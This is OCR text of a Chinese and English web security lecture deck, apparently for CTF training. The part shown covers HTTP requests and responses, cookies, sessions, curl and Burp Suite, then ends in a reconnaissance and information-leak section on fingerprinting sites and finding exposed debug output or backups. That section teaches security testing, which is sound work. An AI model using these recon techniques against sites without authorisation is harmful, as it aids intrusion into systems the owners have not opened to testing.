Web Security 0x1

Ginoah

Slide modified from splitline / How-to-Hack-Websites, with permission

Agenda

Basic WEB
- HTTP Request
- Cookie / Session
- Recon & Info Leak


Insecure Read / Write File
- Path traversal
- Web shell / Reverse shell
- Local File Inclusion


Injection
- Command Injection
- SQL injection
- SSTI

HTTP

Basic Web

[What happens when you enter a URL in the address bar of your browser?]





https://dev.to/wassimchegham/ever-wondered-what-happens-when-you-type-in-a-url-in-an-address-bar-in-a-browser-3dob


```html
<!DOCTYPE html>
<html>
    <h1>Meow 🐱</h1>
    <p>Hello, World.</p>
</html>
```

HTML


```html
<!DOCTYPE html>
<html>
    <style>
    body { background-color: cyan; }
    h1 { color: red; }
    </style>
    <h1>Meow 🐱</h1>
    <p>Hello, World.</p>
</html>
```

CSS


https://splitline.tw
Meow
Hello, World.
splitline.tw 顯示
取消
確定
<!DOCTYPE html>
color: cyan; }
Hello, World.
<script>prompt()</script>
</html>

JavaScript

前端 前端框架/套件 Bootstrap, jQuery, React...

前端 Web 前端語言 HTML, CSS, JavaScript

後端 Web 開發框架 Laravel, Express, Spring, Flask...

後端 Web 後端語言 PHP, Node.js, Java, Python...

伺服器 Apache, Nginx, IIS ...

資料儲存 Database, Cache, File Storage

運作環境 OS(Linux/Windows), Cloud, Container

HTTP://

HTTP Protocol

HyperText Transfer Protocol


瀏覽器 / Client

```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```



Server

HTTP Protocol

HyperText Transfer Protocol


瀏覽器 / Client

```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```



Server

HTTP Request

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

\r\n: HTTP 使用 CR(\r)LF(\n) 換行


HTTP Request: Method

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 動詞，用來表達使用者發出這個請求想幹嘛
- 常見的有 GET, POST, PUT, DELETE, PATCH, HEAD …

HTTP Request: Path

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```



HTTP Request: Protocol version

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- **HTTP/0.9 ~ 1.1** Text-based protocol
- **HTTP/2** Binary protocol
- **HTTP/3** QUIC protocol (UDP)

HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP

HTTP Request: Body

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- POST / PATCH / PUT 會帶上這段資訊
- GET 等 method 通常不會出現此部分

HTTP Protocol


HyperText Transfer Protocol

```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```



瀏覽器 / Client

Server

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 9527\r\n
Content-Type: text/html; charset=UTF-8\r\n
Date: Fri, 1 Jan 2077 13:33:37 GMT\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
<!DOCTYPE html><html><head>...</head><body>...</body></html>
```

\r\n: HTTP 使用 CR(\r)LF(\n) 換行

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 9527\r\n
Content-Type: text/html; charset=UTF-8\r\n
Date: Fri, 1 Jan 2077 13:33:37 GMT\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
<!DOCTYPE html><html><head>...</head><body>...</body></html>
```

Protocol version and Response status

HTTP Status Code

- 1xx: 修但幾勒 101 Switching Protocol
- 2xx: 👍 200 OK
- 3xx: 走開 301 Moved Permanently
- 4xx: 你怪怪的 403 Forbidden
- 5xx: 我怪怪的 500 Internal Server Error

[HTTP Status Codes Decision Diagram]

🐱 [http.cat] / 🐶 [httpstatusdogs.com]

HTTP Response: Header

```
HTTP/1.1 200 OK
Content-Length: 9527\r\n
Content-Type: text/html; charset=UTF-8\r\n
Date: Fri, 1 Jan 2077 13:33:37 GMT\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
<!DOCTYPE html><html><head>...</head><body>...</body></html>
```

提供 server 要告訴 client 的一些附加資訊

（有可能從而洩露/得知一些伺服器環境）

HTTP Response: Body

```
HTTP/1.1 200 OK
Content-Length: 9527\r\n
Content-Type: text/html; charset=UTF-8\r\n
Date: Fri, 1 Jan 2077 13:33:37 GMT\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
<!DOCTYPE html><html><head>...</head><body>...</body></html>
```

HTML / JavaScript / Image / Whatever ...


Cookie

- 紀錄使用者資訊的一小段資料
- 跟 domain name 和 path 綁定

Visit https://splitline.tw:8080

Domain	Path	Cookie
splitline.tw	/	meow=123
google.com	/	session=c8763
...	...	...

Cookie


我已滿 18 歲
GET / HTTP/1.1
HTTP/1.1 200 OK
Set-Cookie: over18=1
(Cookie added)
over18=1
(Next visiting)
GET / HTTP/1.1
Cookie: over18=1
server

Cookie 屬性

- HttpOnly
  - 無法在 JavaScript 中利用 document.cookie 取得
- Secure
  - 只有在透過 https:// 傳輸時才會被送出到伺服器
- Expires=<date>
  - cookie 會在設定的日期與時間之後失效
  - 沒設定則會在瀏覽器關閉後自動失效
- Max-Age=<seconds>
  - cookie 會在設定的秒數之後失效
  - 優先級比 Expires 高

Session


```
GET / HTTP/1.1
Cookie: sessionid=8b25bf2a843de1fa
```

Server

Session ID	Data
bc84a40359835cc7	{"username": "admin"}
8b25bf2a843de1fa	{"username": "meow"}
0f79e18fbd21ac7a	{"username": "guest"}
...	


Signed Cookie

```
GET / HTTP/1.1
Cookie: session=eyJ1c2VybmFtZSI6ICJhZG1pbiJ9.CAAEGc3...
```



Some Tools You Might Need

F12: Developer Tools




cURL Cheatsheet

```
curl 'https://example.com'
    -i/--include              # Show response header
    -v/--verbose              # Show more message (?)
    -d/--data 'key=value&a=b' # HTTP POST data
    -X/--request 'PATCH'      # Request method
    -H/--header 'Host: fb.com' # Set header
    -b/--cookie 'user=guest;' # Set cookie
    -o/--output 'output.html' # Download result
```

[Tips] Convert curl syntax to other languages https://curl.trillworks.com

Burp Suite


Burp Suite Community Edition v2021.8.2 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.
Open browser
Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.
View documentation
Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.
View
Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.
View
Burp Proxy documentation
The central point of access for all information you need to use Burp Proxy.
View

Recon & Info leak

基礎思路

- 用什麼語言？
- 什麼版本？
- 什麼框架？
- 架在什麼伺服器？
- …

- 理解語言特性/框架原理
- 網站邏輯
- 已知框架/套件漏洞

- 將漏洞轉為實體危害
- 擴張漏洞的危害性

Recon (Reconnaissance) / 偵查

- 網站指紋辨識
  - Special URL path
  - Error message
  - HTTP Response Header
  - Session ID
  - (And more)
- 自動分析網站技術的browser extension：https://www.wappalyzer.com/

Information Leak / 資訊洩漏


- 開發人員忘記關閉 debug mode 或錯誤訊息
- 不小心把不該公開的東西推到 production 上
  - 例如：備份、設定檔
- CTF 怕太通靈，只好偷偷給你原始碼 (O)

常見套路

- robots.txt
